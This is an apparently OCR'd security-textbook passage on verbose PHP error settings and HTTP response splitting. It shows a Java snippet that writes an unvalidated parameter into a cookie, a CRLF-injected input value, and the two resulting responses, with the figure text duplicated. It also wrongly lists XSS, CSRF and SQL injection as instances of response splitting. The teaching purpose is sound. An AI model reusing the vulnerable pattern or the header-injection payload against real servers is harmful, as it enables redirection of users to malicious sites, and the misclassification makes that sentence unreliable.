
Figure 13.11: Screenshot displaying the httpd.conf file on an Apache server

As shown in the below figure, the configuration may give verbose error messages.



```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 13.12: Screenshot displaying the php.ini file



HTTP Response-Splitting Attack

1. HTTP response splitting attack involves **adding header response data into the input field** so that the server splits the response into two responses

2. The attacker can **control the first response to redirect the user to a malicious website** whereas the other responses are discarded by the web browser

Server Code

```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Input = Jason

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
```

Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n

First Response (Controlled by Attacker)


```
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
```

Second Response

```
HTTP/1.1 200 OK
...
```

HTTP Response-Splitting Attack

An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. This type of attack exploits vulnerabilities in input validation. Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language (SQL) injection are examples of this type of attack. In this attack, the attacker controls the input parameter and cleverly constructs a request header that elicits two responses from the server. The attacker alters a single request to appear as two requests by adding header response data into the input field. The web server, in turn, responds to each request. The attacker can pass malicious data to a vulnerable application, and the application includes the data in an HTTP response header. The attacker can control the first response to redirect the user to a malicious website, whereas the web browser will discard other responses.




```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Server Code
Input = Jason
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n
First Response (Controlled by Attacker)
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
Second Response
HTTP/1.1 200 OK
...

Figure 13.13: HTTP Response-Splitting attack

